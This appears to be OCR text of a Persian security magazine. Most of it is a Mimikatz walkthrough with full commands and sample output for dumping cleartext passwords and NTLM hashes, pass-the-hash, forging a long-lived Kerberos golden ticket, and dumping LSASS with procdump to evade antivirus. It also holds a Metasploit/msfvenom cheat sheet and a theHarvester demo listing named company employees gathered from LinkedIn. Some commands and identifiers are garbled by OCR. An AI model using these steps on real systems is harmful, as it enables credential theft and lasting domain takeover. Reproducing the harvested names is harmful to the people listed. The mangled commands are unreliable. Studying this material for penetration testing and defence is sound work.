
در ساده‌ترین حالت برنامه Mimikatz می‌توان آن را با استفاده از فرمان زیر در حالت اشکال‌زدایی قرار داد تا بتوان پسوردها را به دست آورد، در شکل ٤ می‌توانید خروجی این موضوع را مشاهده نمایید.

```
# privilege::debug
```

شکل ٤- ورود به حالت اشکال‌زدایی در Mimikatz

سپس جهت به دست آوردن لیست پسورد حساب‌های کاربری می‌توان فرمان زیر را بکار برد.

```
# sekurlsa::logonpasswords
```



شکل ٥- پسورد حساب کاربری به‌صورت متن شفاف

همان‌طور که در شکل ٥ مشاهده می‌کنید با اجرای این فرمان شما به اطلاعاتی مانند SID, Username, NTLM Hash, SHA1 و پسورد حساب کاربری به‌صورت متن آشکار دسترسی پیدا خواهید کرد. Mimikatz جهت اجرای فرامین خود و گرفتن اطلاعات از LSA نیاز به سطح دسترسی Administrator دارد و درصورتی‌که در سطح غیر مدیر اجرا شود، در اجرای دستورات با خطا مواجه خواهید شد.

بازیابی پسوردهای Hash

همان‌طور که در تصویر بالا مشاهده می‌کنید امکان بازیابی مقادیر Hash در فایل SAM از طریق ابزار Mimikatz به‌آسانی امکان‌پذیر است. با استفاده از این مقدار HASH می‌توانیم یک فرآیند را در حساب کاربری دیگری اجرا کنیم، برای این کار فقط کافی است از مقدار HASH شده برای تصدیق کردن فرآیند بر روی سیستم محلی فعلی استفاده شود. این نوع حملات در دسته‌بندی از نوع Pass-the-Hash می‌باشند. این حملات یک روش مناسب جهت دسترسی به منابع سیستم راه دور، با استفاده از سطح دسترسی همان کاربر است. در این روش نیازی به شکستن رمزهای عبور که از نوع Salt Hash می‌باشند نیست. برای این کار کافی است به جمع‌آوری پسورد HASH حساب کاربری بپردازید. شکل ٦ پسوردهای سیستم‌عامل که توسط Mimikatz جمع‌آوری‌شده است را نشان می‌دهد.

```
mimikatz 2.0 alpha x64 (oe.eo)
Authentication Id : 0 ; 346049 (00000000:000547c1)
Session           : Interactive from 1
User Name         : shortuser
Domain            : MULDERTEST
Logon Server      : DC1
Logon Time        : 1/20/2016 5:36:41 PM
SID               : S-1-5-21-2655275101-1978145045-1401857255-1113
        msv :
         [00000003] Primary
         * Username : ShortUser
         * Domain   : MULDERTEST
         * LM       : [illegible]
         * NTLM     : 0ee219c550b7fc84bb76d3b68bd9b522
         * SHA1     : [illegible]bf86dfc
        tspkg :
         * Username : ShortUser
         * Domain   : MULDERTEST
         * Password : ShortPassword
        wdigest :
         * Username : ShortUser
         * Domain   : MULDERTEST
         * Password : ShortPassword
        kerberos :
         * Username : shortuser
         * Domain   : MULDERTEST.TEST
```

شکل ٦ - جمع‌آوری پسوردهای NTLM

سپس با استفاده از دستور زیر به ایجاد فرآیند جعل هویت بپردازید.

```
#sekurlsa:pth .user:<username> /domain:<domain>
/ntlm:<hash> /run:<command>
```

```
mimikatz 2.0 alpha x64 (oe.eo)
mimikatz # sekurlsa::pth /user:ShortUser /domain:MULDERTEST /ntlm:0ee219c550b7fc
84bb76d3b68bd9b522 /run:cmd.exe
user    : ShortUser
domain  : MULDERTEST
program : cmd.exe
impers. : no
NTLM    : 0ee219c550b7fc84bb76d3b68bd9b522
  |  PID  940
  |  TID  2512
  |  LUID 0 ; 616640 (00000000:000968c0)
  \_ msv1_0   - data copy @ 00000000003337F0 : OK !
  \_ kerberos - data copy @ 0000000001B20178
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null

mimikatz #
```

شکل ۷ - باز شدن CMD بر روی سیستم محلی با استفاده از NTLM حساب کاربری دیگر

با استفاده از این فرمان برنامه CMD و Hash حساب کاربری، ShortUser بر روی سیستم محلی خودمان باز می‌شود. هنگامی‌که CMD باز می‌شود، یک ارتباط از طریق شبکه با سیستم DC1 ایجاد می‌شود که ما می‌توانیم با استفاده از فرامین مختلف ویندوز با آن سیستم ارتباط برقرار کنیم. به‌عنوان مثال در اینجا ما از فرمان Net Use استفاده می‌کنیم؛

```
Administrator: C:\Windows\system32\cmd.exe
C:\Windows\system32>net use \\dc1\fshare
The command completed successfully.

C:\Windows\system32>
```

شکل ۸- متصل شدن به سیستم با استفاده از حملات Pass-The-Hash

همان‌طور که در شکل بالا مشخص است، ارتباط با سایر حساب‌های کاربری موجود در دامین امکان‌پذیر است و شما می‌توانید جهت مشخص شدن این موضوع یا استفاده از فرمان Net Share به بررسی ارتباط‌های موجود در شبکه بپردازید.

```
Administrator: Command Prompt
C:\Users\Administrator>net session

Computer             User name            Client Type        Opens Idle time

---------------------------------------------------------------------------
\\192.168.2.237      ShortUser                                  0 00:00:02

The command completed successfully.
```

شکل ۹- نشست مربوط به ارتباط گرفته‌شده از طریق حملات Pass-the-Hash

آزمون امنیت با استفاده از حملات Golden Ticket

زمانی که حملات Pass-the-Hash دارای مقدار NTLM در Lsass است، خود را به‌عنوان یک حساب کاربری معتبر در یک نشست معرفی می‌کند و سپس با استفاده از حملات Golden Ticket یا Pass-the-Ticket کاربر نامعتبر را به‌عنوان یک کاربر معتبر معرفی می‌کند. در پیاده‌سازی Kerberos هنگامی‌که حساب کاربری دارای HASH معتبر است مجوز دسترسی را به آن می‌دهد و به همین دلیل است که برنامه Mimikatz نیز از این حمله می‌تواند استفاده کند تا بتواند بعد از نفوذ به سیستم سطح دسترسی خود را افزایش دهد. برای این کار شما کافی است اطلاعات زیر را در اختیار داشته باشید؛

- نام یکی از حساب‌های کاربری با سطح دسترسی administrator
- نام کامل دامین
- شناسه دامین یا همان SID
- مقدار HASH NTLM حساب کاربری

بدست‌آوردن نام حساب کاربری با استفاده از فرمان Net user امکان‌پذیر است. حساب کاربری می‌تواند هر نوع اسمی داشته باشد اما باید از یک حساب کاربری موجود استفاده کرد تا فرآیند حملات Golden Ticket لو نرود و پنهان بماند. جهت دیدن نام کامل دامین سیستم‌عامل خود می‌توانید از فرمان Ipconfig /all استفاده نمایید.

```
Command Prompt
C:\Users\shortuser>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Win70
   Primary Dns Suffix  . . . . . . . : muldertest.test
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : muldertest.test
                                       localdomain
```

شکل ۱۰- به دست آوردن نام کامل دامین از طریق فرمان Ipconfig /all

همچنین جهت به دست آوردن SID یک دامین از فرمان Whoami /user استفاده کنید.

```
Command Prompt
C:\Users\shortuser>whoami /user

USER INFORMATION
----------------

User Name              SID
=====================  ==============================================
muldertest\shortuser   S-1-5-21-2655275101-1978145045-1401857255-1113

C:\Users\shortuser>
```

شکل ۱۱ - به دست آوردن SID دامین با استفاده از فرمان Whoami

به دست آوردن سه مرحله‌ی اول در سیستم‌عامل به‌سادگی انجام می‌گیرد اما برای به دست آوردن HASH NTLM در krbtgt می‌توانید از ابزار Lsadump نیز استفاده نمایید. برنامه Mimikatz می‌تواند از مقدار Hash به‌دست‌آمده از krbtgt که توسط برنامه LsaDump انجام می‌شود استفاده کند، برای این کار شما می‌توانید از فرمان زیر استفاده نمایید؛


```
mimikatz 2.0 alpha x64 (oe.eo)
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : MULDERTEST / S-1-5-21-2655275101-1978145045-1401857255

RID  : 000001f6 (502)
User : krbtgt

 * Primary
   LM   :
   NTLM : 69069dc9f4b3f1cfe735639314eea982
```

شکل ۱۲- دستیابی به مقدار NTLM در krbtgt

شما با داشتن این اطلاعات می‌توانید حملات Golden Ticket را بر روی هر نوع دستگاهی اجرا کنید. فقط کافی است فرمان kerberos::golden را با استفاده از Mimikatz در یک گروه RID مناسب اجرا کنید، به شکل زیر؛


```
mimikatz # kerberos::golden /user:FalseAdmin
/domain:muldertest.test
/SID:S-1978145045-2655275101-21-5-1-
1401857255
/krbtgt:69069dc9f4b3f1cfe735639314eea982
/groups:501,502,513,512,520,518,519
/ticket:FalseAdmin.tck
```

این ابزار Ticketرا ایجاد می‌کند و آن را داخل فایلی مخصوص با پسوند tck ذخیره می‌کند. توجه داشته باشید که این بلیط به مدت ۱۰ سال معتبر بوده و نفوذگر می‌تواند به مدت طولانی دسترسی خود را به سیستم حفظ نماید.



شکل ۱۳- ایجاد بلیط طلایی (Golden Ticket)

با استفاده از این مقدار ایجادشده برنامه Mimikatz می‌تواند با استفاده از فرمان زیر دسترسی خود را با امتیاز بالا به خط فرمان قربانی بدهد؛
Kerberos::ptt (Pass-the-Ticket)
لازم به ذکر است که قبل از ایجاد این فرمان باید برنامه را در حالت Debug قرار داده و سپس این فرمان را اجرا کنید، در غیر این صورت برنامه با خطا مواجه می‌شود.



شکل ۱۴- بعد از رفتن بر روی حالت debug امکان اجرای دستور و ایجاد ارتباط وجود دارد.

همان‌گونه که در شکل بالا مشاهده می‌کنید تلاش اول در برقراری ارتباط با مدیر سیستم DC1 با خطا مواجه شده است، اما پس‌ازآنکه برنامه در حالت Debug یا اشکال‌زدایی قرار گرفت، نشست Golden Ticket اعمال می‌شود و دسترسی به سیستم و ایجاد ارتباط با آن امکان‌پذیر می‌شود.

استخراج پسورد با روبرداری(Dump) گرفتن از فرآیند Lsass

یکی دیگر از روش‌های موجود جهت به دست آوردن پسورد حساب کاربری به‌صورت متن شفاف روبرداری یا دامپ کردن حافظه‌ی Lsass است. این کار توسط یکی از ابزارهای مجموعه‌ی Sysinternal انجام می‌شود. از ویژگی‌های استفاده از این مجموعه این است که آنتی‌ویروس آن را به‌عنوان فایل مخرب شناسایی نمی‌کند.
برای انجام این کار باید از فرمان زیر استفاده کنید.


● برای دستگاه‌های ۳۲ بیتی

procdump.exe -accepteula -ma lsass.exe lsass.dmp

● برای دستگاه‌های ٦٤ بیتی

procdump.exe -accepteula ٦٤- -ma lsass.exe lsass.dmp

با اجرای این فرمان فایل Lsass.dmp در مسیر اعلان خط فرمان داس ایجاد می‌شود.




و سپس کافی است با استفاده از فرمان زیر ماژول Minidump در برنامه Mimikatz را برای به‌کارگیری فایل Dump استفاده کنید؛

sekurlsa::minidump lsass.dmp

سپس ماژول logonPasswords را با مقدار Full فراخوانی می‌کنیم تا تمامی پسوردها نمایش داده شوند؛

sekurlsa::logonPasswords full



منابع

https://bit.ly/2E7u47o
https://bit.ly/2YGQeqr
https://bit.ly/2Pa7gtR
https://bit.ly/2PxAlyy
https://bit.ly/2EiIzpb

Cheat Sheet

دفترچه
تقلب

گردآوری: محمد حبیبی

مقدمات اولیه کنسول

جستجو یک ماژول خاص	search [regex]
استفاده از یک اکسپلویت	use exploit [ExploitPath]
استفاده از یک پیلود	set PAYLOAD [PayloadPath]
نمایش گزینه‌های ماژول فعلی	show options
تنظیم یک مقدار برای گزینه مورد نظر	set [Option] [Value]
اجرای اکسپلویت(ماژول فعلی)	Exploit / run
چک کردن آسیب‌پذیری	check

مدیریت جلسات

اجرای اکسپلویت برای یک جلسه کاری در پس‌زمینه	exploit -z
اجرای اکسپلویت برای یک یا چند جلسه کاری در پس زمینه	exploit –j
مشاهده تمامی jobهای فعلی	jobs –l
متوقف کردن یک job	jobs –k [JobID]
لیست جلسه‌های موجود در پس‌زمینه	sessions -l
تعامل با یک جلسه موجود در پس زمینه	session -i [SessionID]
انتقال جلسه تعاملی موجود به پس‌زمینه	<Ctrl+Z> or background

راهنمای Meterpreter در متاسپلویت

نمایش راهنمای دستورات	? / help
خروج از جلسه کاری meterpreter	exit / quit
نمایش نام سیستم هدف و نوع سیستم عامل آن	sysinfo
خاموش کردن یا راه‌اندازی مجدد سیستم هدف	shutdown / reboot
تغییر دایرکتوری	cd
تغییر دایرکتوری در سیستم محلی(مهاجم)	lcd
نمایش دایرکتوری فعلی	pwd / getwd
نمایش لیست فایل‌ها و پوشه‌های موجود در دایرکتوری فعلی	ls
نمایش محتویات فایل مورد نظر	cat
دانلود یک فایل از سیستم هدف/ آپلود یک فایل بر روی سیستم هدف	download / upload


ساخت/ حذف یک دایرکتوری	mkdir / rmdir
ویرایش یک فایل در ویرایشگر پیش‌فرض (معمولا ویرایشگر Vi)	edit
نمایش شناسه فرآیندی که Meterpreter در آن اجرا شده است	getpid
نمایش شناسه حساب کاربری که Meterpreter در آن اجرا شده است	getuid
نمایش لیست فرآیندها	ps
متوقف کردن یک فرآیند	kill
اجرای یک برنامه با سطح دسترسی فرآیند Meterpreter	execute
تعامل با یک فرآیند با سطح دسترسی مشابه	migrate
فعال یا غیرفعال کردن موس و کیبورد در سیستم هدف	uictl [enable/disable] [keyboard/mouse]:
ذخیره یک اسکرین شات از صفحه سیستم هدف	screenshot

ابزار msfvenom متاسپلویت

نمایش لیست تمامی پیلودهای موجود	-l payloads
تعیین یک پیلود خاص	-p [PayloadPath]
مشخص کردن فرمت فایل خروجی	-f [FormatType]
هاست مهاجم(برای IP آدرس reverse) ارتباط	LHOST
هاست مهاجم(برای Port آدرس reverse) ارتباط	LPORT
نمایش لیست تمامی فرمت‌های خروجی موجود	--help-formats
ساخت پیلود به صورت یک فایل اجرایی	exe
ساخت پیلود به صورت یک اسکریپت پرل	pl
ساخت پیلود به صورت یک اسکریپت روبی	rb
ساخت پیلود به صورت یک فایل جاوا	jar
ساخت پیلود به صورت یک کد در زبان سی	c
نمایش لیست فریم‌ورک‌های رمزگذار موجود	-l encoders
استفاده از یک فریم‌ورک خاص برای رمزگذاری پیلود	-e [Encoder]

معرفی ابزار

Tools Reviwe



```
*                                                                    *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __   *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__|  *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ || __/ |     *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|     *
*                                                                    *
* TheHarvester Ver. 3.0                                              *
* Coded by Christian Martorella                                      *
* Edge-Security Research                                             *
* cmartorella@edge-security.com                                      *
**********************************************************************
```

معرفی ابزار The Harvester

گردآوری: سیروان اله‌ویسی

The Harvester یک ابزار متن‌باز و رایگان است که سورس آن به صورت رایگان در گیت‌هاب قرار دارد، همچنین جزء ابزارهای پیش‌فرض موجود در سیستم‌عامل کالی لینوکس می‌باشد. کاربرد ابزار harvester، جمع‌آوری ایمیل‌ها یا در اصطلاح Email Harvesting است که شیوه‌ای موثر به منظور پیدا کردن ایمیل‌ها و اسامی کاربری ممکن متعلق به سازمان هدف می‌باشد. این ایمیل‌ها به طرق مختلف مفید هستند، بطور مثال ارائه لیست کاربران خطرپذیر در حملات، نمایش شیوه و قوانین نام‌گذاری موجود در یک سازمان یا حتی پیدا کردن کاربران یک سازمان. یکی از ابزارهای موجود در کالی لینوکس ابزار theharvester است که این کار را برای ما انجام می دهد.

نحوه استفاده

این ابزار به کمک موتورهای جستجو مانند گوگل، بینگ و یا لینکدین می‌تواند ایمیل‌های مربوط به یک وب‌سایت خاص را جستجو کرده و لیست افراد و اکانت‌های موجود را به ما نمایش دهد. ساختار دستور استفاده از این ابزار به شکل زیر می‌باشد؛

```
$ theharvester -d [domain] -l [limit] -b [source]
```

برخی از سوئیچ‌های مهم قابل استفاده؛

-d : نام دامنه وب‌سایت مورد جستجو یا نام سازمان موردنظر
-b : منبع جستجو (به عنوان مثال google)

لیست منابع قابل استفاده جهت جستجو اطلاعات؛

google, bing, bingapi, crtsh, dogpile, baidu, google-certificates, googleCSE, googleplus, google-profiles, hunter, linkedin, netcraft, pgp, threatcrowd, twitter, vhost, virustotal, yahoo

همچنین جهت جستجو در تمامی منابع موجود می‌توانید از عبارت all استفاده نمایید.

-f : ذخیره نتایج در یک فایل با فرمت html و xml(بصورت همزمان)
-l : تعیین محدودیت نتایج بر اساس تعداد

به عنوان مثال، ما برای استخراج لیست ایمیل‌های وب‌سایت cisco.com با استفاده از ۲ موتور جستجوگر گوگل و بینگ و شبکه اجتماعی لینکدین این کار را انجام می‌دهیم؛

```
$ theharvester -d cisco.com -l 300 -b google
```

(در این‌جا محدودیت نتایج برروی ۳۰۰ عدد تنظیم شده است)

```
File  Edit  View  Search  Terminal  Help

found supported engines
[-] Starting harvesting process for domain: cisco.com

[-] Searching in Google:
        Searching 0 results...
        Searching 100 results...
        Searching 200 results...
        Searching 300 results...

Harvesting results
No IP addresses found


[+] Emails found:
------------------
No emails found

[+] Hosts found in search engines:
------------------------------------

Total hosts: 10

[-] Resolving hostnames IPs...

www.cisco.com:104.66.70.56
blogs.cisco.com:72.163.10.124
bst.cloudapps.cisco.com:72.163.10.124
cloudapps.cisco.com:empty
earlgrey.cisco.com:empty
investor.cisco.com:69.172.200.252
newsroom.cisco.com:173.36.124.49
software.cisco.com:104.66.69.25
tools.cisco.com:72.163.4.38
www.cisco.com:104.66.70.56
```

حال همین جستجو را بر اساس موتور جستجو bing انجام می‌دهیم؛

```
$ theharvester -d cisco.com -l 300 -b bing
```

می‌بینیم که نتایج بیشتری را نسبت به موتور جستجو google دریافت کرده‌ایم؛

```
File  Edit  View  Search  Terminal  Help

[+] Emails found:
------------------
FWMHelp@cisco.com
web-help@cisco.com

[+] Hosts found in search engines:
----------------------------------

Total hosts: 49

[-] Resolving hostnames IPs...

6lab.cisco.com:173.38.221.13
aciappcenter.cisco.com:173.37.149.105
blogs.cisco.com:72.163.10.124
cfn.cloudapps.cisco.com:173.37.149.105
cll-courses.cisco.com:128.107.245.175
cll-ng.cisco.com:128.107.246.115
cmxpresencesandbox.cisco.com:64.103.37.11
dcloud-cms-rtp.cisco.com:64.100.12.70
dcloud-cms.cisco.com:173.38.218.41
dcloud.cisco.com:64.100.12.57
dcloud2-sjc.cisco.com:128.107.93.146
demand.cisco.com:142.0.160.14
dnaroi.cisco.com:72.3.231.133
docwiki.cisco.com:173.37.149.105
download-ssc.cisco.com:2.17.136.119
engage2demand.cisco.com:142.0.160.17
est.cisco.com:18.213.103.17
fwm.cisco.com:63.123.254.247
gblogs.cisco.com:173.37.149.124
globalcontacts.cloudapps.cisco.com:173.37.216.11
go.be4000.cisco.com:13.35.253.8
innovationgrandchallenge.cisco.com:13.35.254.125
investor.cisco.com:69.172.200.252
```

و درنهایت همین جستجو را جهت یافتن اکانت‌های موجود با ایمیل این دامنه در شبکه اجتماعی لینکدین انجام می‌دهیم؛

```
$ theharvester -d cisco.com -l 300 -b linkedin
```

همانگونه که در تصویر زیر مشاهده می‌کنید، لیست اکانت‌های موجود، نام و سمت اشخاص برای ما نمایش داده می‌شود:

```
File  Edit  View  Search  Terminal  Help
found supported engines
[-] Starting harvesting process for domain: cisco.com

[-] Searching in Linkedin..
        Searching 100 results..
        Searching 200 results..
        Searching 300 results..
Users from Linkedin:
-------------------
Lisa Penick - Senior Recruiter - Cisco
Sarah Robinson - Talent Acquisition Manager - Cisco
Khoi Nguyen - SLED Account Manager - Carolinas - Cisco
Puneet Shrivastava - Software Engineer - Cisco
Amber Chlysta - Talent Acquisition - Cisco
Debojyoti Dutta - Distinguished Engineer - Cisco Systems
Kaylee Polo - Virtual Sales Account Manager - Cisco
Raghuram Sudhaakar - Senior Technical Lead - Cisco
Samta Katiyar - University Recruiting at Cisco - Cisco
Allison Beaupre - Hiring Coordinator - Cisco
comer zhang - Engineer - cisco.com
Robert Coulson - Senior Technical Lead - Cisco
Ishan Sambhi - End to End Collaboration Lead - Cisco
Kim Ray - Employee Relations Manager - HR - Cisco Systems
John Kremenik - Consulting Systems Engineer - Cisco
Suzanne Berner - Recruiter - Customer Experience - Cisco
Ryan Bowman - Server Virtualization TAC Engineer - Cisco
Prakash Sripathy - Vice President Engineering - Cisco
Luca Simonelli - VP EMEA - Cato Networks
Karan Sheth - Co-Founder - Speak To IoT
Joe DeSanto - Member Of Technical Staff - Cisco
Casey Tong - Senior User Experience Designer - Cisco
Christopher Lopuck - Account Executive - Cisco Meraki
Trina Koers - Sr. Recruiter - Cisco
Andrew Mackay - Mobile Solutions - Cisco Systems
Joe Clarke - Distinguished Services Engineer - Cisco Systems
Kim Ringeisen - Executive Consultant - Early Stage Startup
Stephen Colucci - Select Account Manager - Cisco
Ryan Rose - Technical Program Manager - Cisco DevNet
Tu Kieu - Account Executive - Cisco Meraki
Raviv Levi - Director of Product Management - Cisco Meraki
Joey Sopo - Technical Recruiter - Cisco Meraki
Darryl Forman - Area Manager - Commercial East - Cisco
Gita Sharma - Global Content Strategist - Microsoft
Prashant Salunke - Founder - ICTap
Elaine Murphy - Senior Web Project Manager - Box
Faraz Shamim - Sr. Network Architect - Apple
Harsh Parandekar - Director of Engineering - Cisco
Weini Liem - Software Manager - cisco.com
Hank Preston - NetDevOps Engineer - Cisco
```

<_

Android Debug Bridge

ای دی بی (ADB) چیست؟

گردآوری: آرش یونسی

ای دی بی (adb) یک ابزار خط فرمان است که به شما امکان می‌دهد با یک دستگاه اندرویدی ارتباط برقرار کنید. adb اقدامات مختلف دستگاه از جمله نصب و اشکال‌زدایی برنامه‌ها را تسهیل می‌کند و دسترسی به پوسته یونیکس را فراهم می‌کند. می‌توانید برای اجرای انواع مختلف دستورات (نصب برنامه‌ها، تصویربرداری از صفحه‌نمایش دستگاه، روت کردن دستگاه، دسترسی به فایل‌های دستگاه و...) بر روی یک دستگاه، از آن استفاده کنید.

adb یک برنامه کلاینت-سرور، شامل سه جزء:

1. **کلاینت (Client):**
کلاینت بر روی دستگاه توسعه نصب می‌شود و وظیفه آن ارسال دستورات است.

2. **Daemon (adbd):**
Daemon به عنوان یک فرایند پس‌زمینه در دستگاه اندرویدی اجرا می‌شود و وظیفه آن اجرای دستورات بر روی دستگاه است.

